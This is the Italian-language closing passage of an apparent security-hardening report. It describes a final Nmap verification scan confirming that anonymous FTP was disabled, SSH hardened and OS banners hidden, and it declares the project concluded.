Nmap done: 1 IP address (1 host up) scanned in 10.75 seconds
```

A seguito dell'implementazione delle contromisure descritte precedentemente, è stata effettuata una scansione finale di verifica tramite lo strumento NMAP per convalidare l'efficacia delle difese implementate.

L'analisi dell'output della scansione finale evidenzia il successo degli interventi:

- 1) Risoluzione Vulnerabilità FTP (Porta 21):** lo script di Nmap rileva che il login anonimo è stato disabilitato con successo, confermando che la fuga di informazioni aziendali è stata completamente bloccata
- 2) Hardening Crittografico SSH (Porta 22):** La chiave host di tipo DSA ritenuta obsoleta è stata disattivata così come l'utilizzo di password in chiaro inoltre è stato implementato un counter massimo per mitigare attacchi di brute-force.
- 3) Occultamento del Sistema Operativo:** Sono state rimosse le stringhe descrittive relative a debian e ubuntu linux che facilitavano la mappatura dell'architettura e dei kernel exploit da parte di attaccanti

Conclusione della Verifica: La catena d'attacco iniziale è interrotta alla radice. Non disponendo più della lista utenti fornita dal servizio FTP, l'attaccante non ha più la possibilità di accedere alla cartella utenti e neanche di utilizzare e sfruttare il protocollo ssh per attacchi di brute-force, inoltre sono stati occultati i banner relativi alle versioni del kernel e filtrata la porta 80, si considera quindi il report del progetto **CONCLUSO**.